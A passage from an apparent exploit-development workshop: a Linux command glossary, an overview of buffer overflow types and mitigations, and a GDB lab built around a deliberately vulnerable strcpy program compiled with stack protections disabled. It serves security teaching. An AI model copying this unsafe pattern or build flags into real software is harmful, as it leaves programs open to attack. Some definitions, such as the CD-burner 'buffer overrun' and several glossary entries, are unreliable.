fold	Filter for folding lines.
for	Shell built-in functions to repeatedly execute action(s) for a selected number of times.
foreach	Shell built-in functions to repeatedly execute action(s) for a selected number of times.
free	Display amount of free and used memory in the system.
fsck	Check and repair a Linux file system.
ftp	Enables ftp access to another terminal.
fuser	Identify processes using files or sockets.
gawk	Powerful pattern-matching and processing language.
getfacl	Display discretionary file information.
gethostname	System call to get the hostname of the current processor.
gpasswd	Administer /etc/group and /etc/gshadow.
gprof	The gprof utility produces an execution profile of a program.
grep	Finds text within a file.
groupadd	Creates a new group account.
groupdel	Enables a superuser or root to remove a group.
groupmod	Enables a superuser or root to modify a group.
gunzip	Expand compressed files.
gview	A programmer's text editor.
gvim	A programmer's text editor.
gzip	Compress files.
halt	Stop the computer.
hash	Remove internal hash tables.
hashstat	Evaluates the effectiveness of internal hash tables.
head	Displays the first ten lines of a file, unless otherwise stated.
help	Displays help for built-in shell commands.
history	Display the command history.
host	DNS lookup utility.
hostid	Prints the numeric identifier for the current host.



hostname	Set or print name of current host system.
id	Shows you the numeric user and group ID on BSD.
ifconfig	Sets up network interfaces.
ifdown	Take a network interface down.
ifup	Bring a network interface up.
info	Read Info documents.
init	Process control initialization.
iostat	Reports Central Processing Unit (CPU) statistics and input/output statistics for devices and partitions.
ip	Show and manipulate routing, devices, policy routing and tunnels.
isalist	Display the native instruction sets executable on this platform.
iwconfig	Configure a wireless network interface.
jobs	List the jobs currently running in the background.
join	Joins command forms together.
keylogin	Decrypt the user's secret key.
kill	Cancels a job.
killall	Kills processes by name.
ksh	Korn shell command interpreter.
last	Displays a listing of the most recently logged-in users.
ld	Link-editor for object files.
ldd	List dynamic dependencies of executable files or shared objects.
less	Opposite of the more command.
lex	Generate programs for lexical tasks.
link	Calls the link function to create a link to a file.
ln	Creates a link to a file.
lo	Allows you to exit from a program, shell or log you out of a Unix network.
locate	List files in databases that match a pattern.
login	Signs into a new system.
logname	Returns user's login name.
logout	Logs out of a system.
losetup	Sets up and controls loop devices.
lp	Prints a file on System V systems.
lpadmin	Configure the LP print service.
lpc	Line printer control program.
lpq	Lists the status of all the available printers.
lpr	Submits print requests.
lprm	Removes print requests from the print queue.
lpstat	Lists status of the LP print services.
ls	Lists the contents of a directory.
lsuf	Lists open files.
lzcat	View compressed .lzma files.
lzma	Compress files to .lzma file.
mach	Display the processor of the current host.



mail	One of the ways that allow you to read/send E-Mail.
mailcompat	Provide SunOS 4.x compatibility for the Solaris mailbox format.
mailx	Mail interactive message processing system.
make	Executes a list of shell commands associated with each target.
man	Display the documentation (manual page) of a given command.
Merge	Performs a merge of the contents of three files.
mesg	Control if non-root users can send text messages to you.
mii-tool	View, manipulate media-independent interface status.
mkdir	Create a directory.
mkfs	Build a Linux file system, usually a hard disk partition.
mkswap	Sets up a Linux swap area.
modprobe	Adds and removes modules from the Linux kernel.
more	Displays text one screen at a time.
mount	Creates a file systems and remote resources.
mt	Magnetic tape control.
mv	Renames a file or moves it from one directory to another directory.
myisamchk	Checks, repairs, optimises, or fetches information about a MySQL database.
mysql	An open-source relational database management system.
mysqldump	A tool for backing up or transferring mysql databases.
nc	TCP/IP swiss army knife.
neqn	Language processors to assist in describing equations.
netstat	Shows network status.
newalias	Install new elm aliases for user or system.
newform	Change the format of a text file.
newgrp	Log into a new group.
nice	Invokes a command with an altered scheduling priority.
niscat	Display NIS+ tables and objects.
nischmod	Change access rights on a NIS+ object.
nischown	Change the owner of a NIS+ object on a system running Solaris.
nischttl	Change the time to live value of a NIS+ object.
nisdefaults	Display NIS+ default values.
nisgrep	Utilities for searching NIS+ tables.
nismatch	Utilities for searching NIS+ tables.
nispasswd	Change NIS+ password information.
nistbladm	NIS+ table administration command.
nl	Numbers the lines in a file.
nmap	Network exploration tool and security port scanner.
nohup	Runs a command even if the session is disconnected or the user logs out.
nroff	Formats documents for display or line-printer.
nslookup	Queries a name server for a host or domain lookup.
od	Dump files in octal and other formats.



on	Execute a command on a remote system, but with the local environment.
onintr	Shell built-in functions to respond to (hardware) signals.
optisa	Determine which variant instruction set is optimal to use.
pack	Shrinks file into a compressed file.
pagesize	Display the size of a page of memory in bytes, as returned by getpagesize.
parted	A disk partition manipulation program.
partprobe	Informs the operating system about changes to the partition table.
passwd	Allows you to change your password.
paste	Merge corresponding or subsequent lines of files.
pax	Read/write and writes lists of the members of archive files and copy directory hierarchies.
pcat	Compresses file.
perl	Perl is a programming language optimized for scanning arbitrary text files, extracting information from those text files.
pg	Files perusal filters for CRTs.
pgrep	Examine the active processes on the system and reports the process IDs of the processes
pico	Simple and very easy to use text editor in the style of the Pine Composer.
pine	Command line program for Internet News and Email.
ping	Sends ICMP ECHO_REQUEST packets to network hosts.
pkill	Examine the active processes on the system and reports the process IDs of the processes
poweroff	Stop the computer.
pr	Formats a file to make it look better when printed.
priocntrl	Displays or sets scheduling parameters of processes.
printenv	Prints all or part of environment.
printf	Write formatted output.
ps	Reports the process status.
pstree	Displays processes in tree format.
pvs	Display the internal version information of dynamic objects within an ELF file.
pwd	Print the current working directory.
quit	Allows you to exit from a program, shell or log you out of a Unix network.
rcp	Copies files from one computer to another computer.
readlink	Prints the value of a symbolic link or canonical file name.
reboot	Stop the computer.
red	The “restricted” version of a line-oriented file editor.
rehash	Recomputes the internal hash table of the contents of directories listed in the path.
rename	Renames multiple files using a regular expression.
renice	Alters the priority of running processes.
repeat	Shell built-in functions to repeatedly execute action(s) for a selected number of times.



replace	A string-replacement utility.
rgview	A programmer's text editor.
rgvim	A programmer's text editor.
rlogin	Establish a remote connection from your terminal to a remote machine.
rm	Deletes a file without confirmation (by default).
rmdir	Deletes a directory.
rn	Reads newsgroups.
route	Show and manipulate the IP routing table.
rpcinfo	Report RPC information.
rsh	Runs a command on another computer.
rsync	Faster, flexible replacement for rcp.
rview	A programmer's text editor.
rvim	A programmer's text editor.
s2p	Convert a sed script into a Perl script.
sag	Graphically displays the system activity data stored in a binary data file by a previous sar run.
sar	Displays the activity for the CPU.
scp	Transfers files securely over a network connection.
screen	Screen manager with VT100/ANSI terminal emulation.
script	Records everything printed on your screen.
sdiff	Compares two files, side-by-side.
sed	Allows you to use pre-recorded commands to make changes to text.
sendmail	Sends mail over the Internet.
service	Runs a System V init script.
set	Set the value of an environment variable.
setenv	Set the value of an environment variable.
setfacl	Modify the Access Control List (ACL) for a file or files.
sethostname	System calls or set the hostname of the current processor.
sfdisk	A low-level disk partitioning program.
sftp	Secure file transfer program.
sh	Runs or processes jobs through the Bourne shell.
shred	Delete a file securely, first overwriting it to hide its contents.
shutdown	Turn off the computer immediately or at a specified time.
sleep	Waits an x amount of seconds.
slogin	OpenSSH SSH client (remote login program).
smbclient	An ftp-like client to access SMB/CIFS resources on servers.
sort	Sorts the lines in a text file.
spell	Looks through a text file and reports any words that it finds in the text file that are not in the dictionary.
split	Split a file into pieces.
startx	Starts an X Window System session.
stat	Display file or filesystem status.



stop	Control process execution.
strftime	Formats strings that represent the system date and time.
strip	Discard symbols from object files.
stty	Sets options for your terminal.
su	Become superuser or another user.
sudo	Executes any command as the superuser.
swapoff	Disables a Linux swap area.
swapon	Enables a Linux swap area.
sysinfo	Get and set system information strings.
syslogd	Linux system logging utilities.
tabs	Set tabs on a terminal.
tail	Delivers the last part of the file.
talk	Talk with other logged in users.
tac	Concatenate and print files in reverse.
tar	Create tape archives and add or extract files.
tbl	Preprocessor for formatting tables for nroff or troff.
tcopy	Copy a magnetic tape.
tcpdump	Dump traffic on a network.
tcsh	A command-line shell similar to csh, with some additional features.
tee	Read from an input and write to a standard output or file.
telinit	Process control initialization.
telnet	Uses the telnet protocol to connect to another remote computer.
test	Check file types and compare values.
time	Used to time a simple command.
timex	The timex command times a command; reports process data and system activity.
todos	Converts text files between DOS and Unix formats.
top	Display Linux tasks.
touch	Change file access and modification time.
tput	Initialize a terminal or query terminfo database.
tr	Translate characters.
traceroute	Print the route packets take to network host.
trap	A function which "traps" signals and interrupts, and reacts to them.
tree	List the contents of a file hierarchy visually in a tree format.
troff	Typeset or format documents.
tty	Print the file name of the terminal connected to standard input.
ul	Reads the named filenames or terminal and does underlining.
umask	Get or set the file mode creation mask.
unalias	Remove an alias.
unhash	Remove internal hash table.
uname	Print name of current system.
uncompress	Uncompresses compressed files.



uniq	Report or filter out repeated lines in a file.
unlink	Call the unlink function to remove the specified file.
unlzma	Decompress .lzma file.
umount	Disconnects a file systems and remote resources.
unpack	Expands a compressed file.
until	Execute a set of actions while/until conditions are evaluated TRUE.
unxz	Decompress .xz files.
unzip	List, test and extract compressed files in a ZIP archive.
uptime	Display information about how long the system has been running.
useradd	Create a new user or updates default new user information.
userdel	Remove a user's account.
usermod	Modify a user's account.
vacation	Reply to mail automatically.
vgrind	"Grind" nice program listings.
vi	Screen-oriented (visual) display editor based on ex.
vim	A programmer's text editor.
view	A programmer's text editor.
vipw	A special command to safely edit password files.
visudo	A special command to safely edit the "sudoers" file.
vmstat	Reports statistics about virtual memory usage.
w	Show who is logged on and what they are doing.
wait	Await process completion.
wall	Send a message to everybody's terminal.
wc	Displays a count of lines, words, and characters in a file
wget	Downloads files via HTTP or FTP, such as web pages.
whatis	Displays short manual page descriptions.
whereis	Locate a binary, source, and manual page files for a command.
while	Repetitively execute a set of actions while/until conditions are evaluated TRUE.
which	Locate a command.
who	Displays who is on the system.
whoami	Print effective userid.
whois	Internet user name directory service.
write	Send a message to another user.
X	Execute the X Window System.
Xorg	The executable of the X Window System server.
xargs	Build and execute complex commands across multiple files.
xfd	Display all the characters in an X font.
xhost	Server access control program for X.
xinit	The initializer of the X Window System.
xlsfonts	Server font list displayer for X.
xset	User preference utility for X.
xterm	Terminal emulator for X.
xrdb	X server resource database utility.
xz	Compress files to .xz files.



xzcat	View compressed .xz files.
yacc	Short for yet another compiler-compiler, yacc is a compiler.
yes	Repeatedly output a line with all specified STRING(s), or 'y'.
yppasswd	Changes network password in the NIS database.
yum	Interactive rpm based package manager.
zcat	Compress files.
zip	Compression and file packaging utility.
zipinfo	Display technical information about a zip file.



Module 3 – Buffer overflows

Introduction

Welcome to module 3 of this workshop. So far we have discussed the Linux operating system and debugging on Linux platform. In this module, we will be talking about Buffer overflows in more granular detail and we will try to focus buffer overflows as generic as we can in order to keep this concept independent from any specific platform. This would be more of a knowledge-based module, which will hopefully build baseline knowledge about buffer overflows, its types, precautionary measures, and the reasons for buffer overflows.

We will be also discussing types of overflows and how you can exploit them and get the illegitimate access to the operating system.

Prerequisites

- Knowledge of TCP/IP protocols
- Basic knowledge of operating systems
- Complete the previous two modules of this workshop
- Should have at least beginner level concepts in programming

The Basics

A **stack** is a contiguous **block of memory** which is used by functions. Two instructions are used to put or remove data from the stack, “PUSH” puts data on the stack, and “POP” removes data from the stack.

The stack works on a last in first out “LIFO” basis and grows downwards towards lower memory addresses on Intel based systems.

The ESP stack pointer points to the top of the stack. The stack is heavily used by functions in order to hold function arguments and dynamically allocate space for local variables.

Why do we need stack?

Generally, what happens is when any function is called by any program written in any programming language, the function arguments are pushed backwards on the stack, now the instruction pointer (EIP) is pushed afterwards and this is called the return address of the function. The return address when a “call” instruction is called it pushes its address on the stack to return to it when the function is done.

In today’s research, stack based buffer overflows are one of the most common vulnerabilities in the programs.

What is Buffer Overflow?

Buffer overflow is basically an overflow that occurs when a function copies data into a buffer without doing any prior bounding or boundary checks. This means if the source data is large than the destination data in size then the buffer will overflow toward a higher memory address and probably overwrite the previous data on the stack.

Types of Buffer Overflows

In the field of security testing and the surrounding industry describes buffer overflows in different ways based on the different reasons and the nature of exploitations. We have researched and classified the buffer overflows in five different types and tried to cover many of them, as follows:



Stack Buffer Overflow

The stack is where the computer declares and initializes the variables used in a software program. In a stack based buffer overflow, basically more data is written to the stack than it can legitimately allocate, causing the stack to be overwritten, including the “return pointer” that tells the system where to go once it finishes processing the stack. Now what really happens is that hackers can therefore use a stack overflow to rewrite the return pointer and direct the system to malicious code.

Heap Buffer Overflow

A heap buffer overflow occurs when too much data is written to the portion of memory allocated to the software program for storing the program data while it is running.

Heap based buffer overflows often lead to a system crash and this is mostly due to data corruption, with the reason that the program is overwritten while it is running, or to the execution of malicious code which is written into the heap buffer during the overflow and has thereby bypassed the system’s standard security .

Off-by-One Errors (loop of code)

An off-by-one error is a specific type of buffer overflow that occurs when a value is one iteration off what it is expected to be. This can often be due to miscounting the number of times a program should call a specific loop of code. The error may result in the rewriting of one digit in the return pointer in the stack, which therefore allows a hacker to direct the pointer to an address containing malicious code.

Buffer Overrun

A buffer overrun occurs when too much data is sent to the small block of buffer memory used by CD and DVD burners. These buffers exist to provide a steady flow of information from the computer to the device. Data is read from the buffer at a specific speed and must be fed into the buffer at the same speed, otherwise data is overwritten before it is used. This results in file corruption and unsuccessful burning.

Format String Attack

A format string attack occurs when a program reads input from the user, or other software, and processes the input as a string of one or more commands. If the command that is received differs from that which is expected, such as being longer or shorter than the allocated data space, the program may crash, quit or make up for the missing information by reading extra data from the stack; allowing the execution of malicious code.

How to Mitigate Buffer Overflows?

A Blackhat team presentation stated two different approaches. The first is to make software safe, by verifying code and ensuring that there cannot be any buffer overflows. The other approach tries to reduce the likelihood of exploitation.

Generally, in the field of secure coding practice within the field of software development, there are three techniques, which are widely deployed.

Non-executable stack, heap, data sections

As classic buffer overflows rely on the injection of arbitrary code and executing it, preventing applications from executing code on writeable pages stops this form of operation. Several techniques, such as the return-into-libc measure, allow still for arbitrary code execution.

Address Space Layout Randomization (ASLR)

Classic buffer overflows and methods working around non-executable stacks heavily rely on known fixed addresses, which ASLR addresses by randomizing the addresses of certain pages in the process’ address space. A collection of techniques working around this problem has been developed.

Stack Smashing Protection (SSP)

Since the heart of most buffer overflows lies in overwriting a return address on the stack to redirect the execution flow, several sorts of protection and detection measures have been developed

Why you should learn about buffer overflows?

Well, this topic of buffer overflows basically comes from software coding practices and generally computer programmers who perform quality assurance tasks in the software development lifecycle are very much aware of program overflows. But these days security professionals, or ethical hackers,



are required to have both theoretical as well practical knowledge and experience on detecting buffer overflows and also expertise in exploitation and coding exploits against these buffer overflows. Hackers also use more or less similar technologies and techniques to detect buffer overflows the way normal software developers do, however, there is a big difference in the intent.

We will list some tools that are utilized in buffer overflows detection or exploitation lifecycles.

- Immunity Debugger
- GNU & GDB
- Disassemblers
- IDA Pro
- OllyDbg
- Stack Shield
- BOU (Buffer Overflow Utility)
- BOON
- BLAST
- Eclipse
- LDRA Testbed

There are many tools that can help in detecting buffer overflows, finding buffer overflows are a broader topic.

Methods for Buffer overflows testing

There are generally two known methods for testing for buffer overflows in any application, and this depends on access to the code of application.

Black Box Testing

This is the type of testing to use when you don't have access to the source of the program or application and you have to identify buffer overflows. This is the case normally and mostly happens with security professionals where they have to find out buffer overflows and they don't have access to source code. Fuzzing is the technique that is mostly utilized in order to detect the buffer overflow in such scenarios.

Gray Box Testing

This is the type where you have direct access to the source code of the application and you want to detect buffer overflows. This is usually the case with software quality assurance people who have access to the source code and are equipped with tools to perform automatic testing and detect error.

Summary

In this module we have covered many aspects of buffer overflows ranging from defining and presenting types, methods and techniques to detect and prevent the buffer overflows at the same time. In upcoming modules, we will be performing actual testing and looking into vulnerable code in a programming language.



Module 4 –Vulnerable Code in “C” Language

Introduction

Welcome to module 4 of this workshop. In this module, we will experience some debugging with the vulnerable code based on Linux platform and we will be using “C” as our programming language.

Prerequisites

To get the most out of this module, it is recommended that you should have:

- Complete previous three modules
- Background in programming at least at a beginner level
- Understands TCP/IP
- Beginner level knowledge in information security
- Passion to learn ethical hacking
- Understand Debugging and Know GDB

This module will not be as theoretical as we had in previous modules; however, what we will cover in our lab is the debugging on Linux and how to make good use of it for exploit development. The key of exploit development is controlling EIP, and in this module we will go to the level of overwriting EIP register with the help of GDB in debugging.

Debugging on Linux with GDB

We have already spoken about GDB and its use in our previous modules to some extent, here we will be giving examples how you can simply run the compiled code in Linux within the debugging environment, which is an essential part of exploiting.

Example 1

Simple code in “C” language, which we will be using in this example, is given below. What you need to do is simply use this code with an appropriate name.

```
#include <stdio.h>

void main(void)

{
    printf("\nHello Linux, I am first program\n\n")
}
```

Now save this as firstprogram.c and ensure that you have “gcc” and “gdb” installed in your Linux OS.

Lab1

Now in this lab we would only show how you could use GDB to disassemble any function.

Open terminal (bash shell) and compile the firstprogram as shown in the figure below. This way it will generate a binary file with the name given. It will appear in green color.



```
hakin9@hakin9-virtual-machine:~/cprograms$  
hakin9@hakin9-virtual-machine:~/cprograms$ ls  
firstprogram.c  
hakin9@hakin9-virtual-machine:~/cprograms$ gcc firstprogram.c -o firstprogram  
hakin9@hakin9-virtual-machine:~/cprograms$ ls  
firstprogram firstprogram.c  
hakin9@hakin9-virtual-machine:~/cprograms$
```

Now, you can execute this file with `./firstprogram` as shown below. This way it will execute and will do the required tasks coded in the program. In our case, it will simply print a line as we coded.

```
hakin9@hakin9-virtual-machine:~/cprograms$  
hakin9@hakin9-virtual-machine:~/cprograms$ ls  
firstprogram.c  
hakin9@hakin9-virtual-machine:~/cprograms$ gcc firstprogram.c -o firstprogram  
hakin9@hakin9-virtual-machine:~/cprograms$ ls  
firstprogram firstprogram.c  
hakin9@hakin9-virtual-machine:~/cprograms$ ./firstprogram  
Hellow Linux, I am firstprogram  
hakin9@hakin9-virtual-machine:~/cprograms$
```

So far we only tested how to compile and run the code, now lets run this in debug mode with GDB. Since we have not compiled the code with debugging options here we will again do it with `[-g]` switch as shown below.



```


hakin9@hakin9-virtual-machine:~/cprograms$
hakin9@hakin9-virtual-machine:~/cprograms$ gcc firstprogram.c -g -o firstprogram.
g
hakin9@hakin9-virtual-machine:~/cprograms$ ls
firstprogram  firstprogram.c  firstprogram.g
hakin9@hakin9-virtual-machine:~/cprograms$ ./firstprogram.g

Hellow Linux, I am firstprogram

hakin9@hakin9-virtual-machine:~/cprograms$

```

Now, we will run the firstprogram.g file that is the compiled version of our program in GDB as shown below. For this simply run GDB with filename as parameter.




```

hakin9@hakin9-virtual-machine:~/cprograms$ ls
firstprogram  firstprogram.c  firstprogram.g
hakin9@hakin9-virtual-machine:~/cprograms$ gdb firstprogram.g
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from firstprogram.g...done.
(gdb)
(gdb)
(gdb)

```

39

Now, we only have one function in our code which was [main]. Let's disassemble this and see the outcome. For this use command [disassemble main] as shown in below figure.



```

hakin9@hakin9-virtual-machine:~/cprograms$
hakin9@hakin9-virtual-machine:~/cprograms$ gdb firstprogram.g
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from firstprogram.g...done.
(gdb)
(gdb)
(gdb) disassnble main
Undefined command: "disassnble". Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
0x000000000040052d <+0>:    push    %rbp
0x000000000040052e <+1>:    mov     %rsp,%rbp
0x0000000000400531 <+4>:    mov     $0x4005c8,%edi
0x0000000000400536 <+9>:    callq   0x400410 <puts@plt>
0x000000000040053b <+14>:   pop     %rbp
0x000000000040053c <+15>:   retq
End of assembler dump.
(gdb)

```



You can see the assembler code for function main is displayed.

Example2

In this lab we will learn how you can display registers while working with GDB. Let's code another program as shown below.


```
#include <string.h>

void go(char *data)

{
    char name[64];
    strcpy(name, data);
}

int main(int argc, char **argv)
{
    go(argv[1]);
}
```


We will compile this code with the following commands as shown below.



```
raheelahmad — hakin9@hakin9-virtual-machine: ~/cprograms — ssh...
hakin9@hakin9-virtual-machine:~/cprograms$
hakin9@hakin9-virtual-machine:~/cprograms$
hakin9@hakin9-virtual-machine:~/cprograms$ gcc registers.c -o registers.g -zexec
stack -fno-stack-protector -g
hakin9@hakin9-virtual-machine:~/cprograms$
```

Now, let's run GDB and perform some second level of info and see register's information.

When we disassembled the main function we see a call to another function as shown in below figure, you can also see the function name (go).



```
raheelahmad — hakin9@hakin9-virtual-machine: ~/cprograms — ssh...
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from registers.g...done.
(gdb) disas main
Dump of assembler code for function main:
   0x0000000040054e <+0>:    push    %rbp
   0x0000000040054f <+1>:    mov     %rsp,%rbp
   0x00000000400552 <+4>:    sub     $0x10,%rsp
   0x00000000400556 <+8>:    mov     %edi,-0x4(%rbp)
   0x00000000400559 <+11>:   mov     %rsi,-0x10(%rbp)
   0x0000000040055d <+15>:   mov     -0x10(%rbp),%rax
   0x00000000400561 <+19>:   add     $0x8,%rax
   0x00000000400565 <+23>:   mov     (%rax),%rax
   0x00000000400568 <+26>:   mov     %rax,%rdi
   0x0000000040056b <+29>:   callq   0x40052d <go>
   0x00000000400570 <+34>:   leaveq  0
   0x00000000400571 <+35>:   retq
End of assembler dump.
(gdb)
```

Let's disassemble this function and see what we get.



```

raheelahmad — hakin9@hakin9-virtual-machine: ~/cprograms — ssh...
Type "apropos word" to search for commands related to "word"...
Reading symbols from registers.g...done.
(gdb) i r
The program has no registers now.
(gdb) start
Temporary breakpoint 1 at 0x40055d: file registers.c, line 10.
Starting program: /home/hakin9/cprograms/registers.g

Temporary breakpoint 1, main (argc=1, argv=0x7fffffff628) at registers.c:10
10      go(argv[1]);
(gdb) i r
rax          0x40054e 4195662
rbx          0x0      0
rcx          0x0      0
rdx          0x7fffffff638 140737488348728
rsi          0x7fffffff628 140737488348712
rdi          0x1      1
rbp          0x7fffffff540 0x7fffffff540
rsp          0x7fffffff530 0x7fffffff530
r8           0x7ffff7dd4e00 140737351863936
r9           0x7ffff7dea560 140737351951712
r10          0x7fffffff3d0 140737488348112
r11          0x7ffff7a35dd0 140737348066768
r12          0x400440 4195392
r13          0x7fffffff620 140737488348704
r14          0x0      0
r15          0x0      0
rip          0x40055d 0x40055d <main+15>
eflags      0x206    [ PF IF ]
cs          0x33     51
ss          0x2b     43
ds          0x0      0
es          0x0      0
fs          0x0      0
---Type <return> to continue, or q <return> to quit---
gs          0x0      0
(gdb)

```

You can also see register level information by typing [info register command] as shown below where [i r] is the short form.

```

raheelahmad — hakin9@hakin9-virtual-machine: ~/cprograms — ssh...
Type "apropos word" to search for commands related to "word"...
Reading symbols from registers.g...done.
(gdb) i r
The program has no registers now.
(gdb) start
Temporary breakpoint 1 at 0x40055d: file registers.c, line 10.
Starting program: /home/hakin9/cprograms/registers.g

Temporary breakpoint 1, main (argc=1, argv=0x7fffffff628) at registers.c:10
10      go(argv[1]);
(gdb) i r
rax          0x40054e 4195662
rbx          0x0      0
rcx          0x0      0
rdx          0x7fffffff638 140737488348728
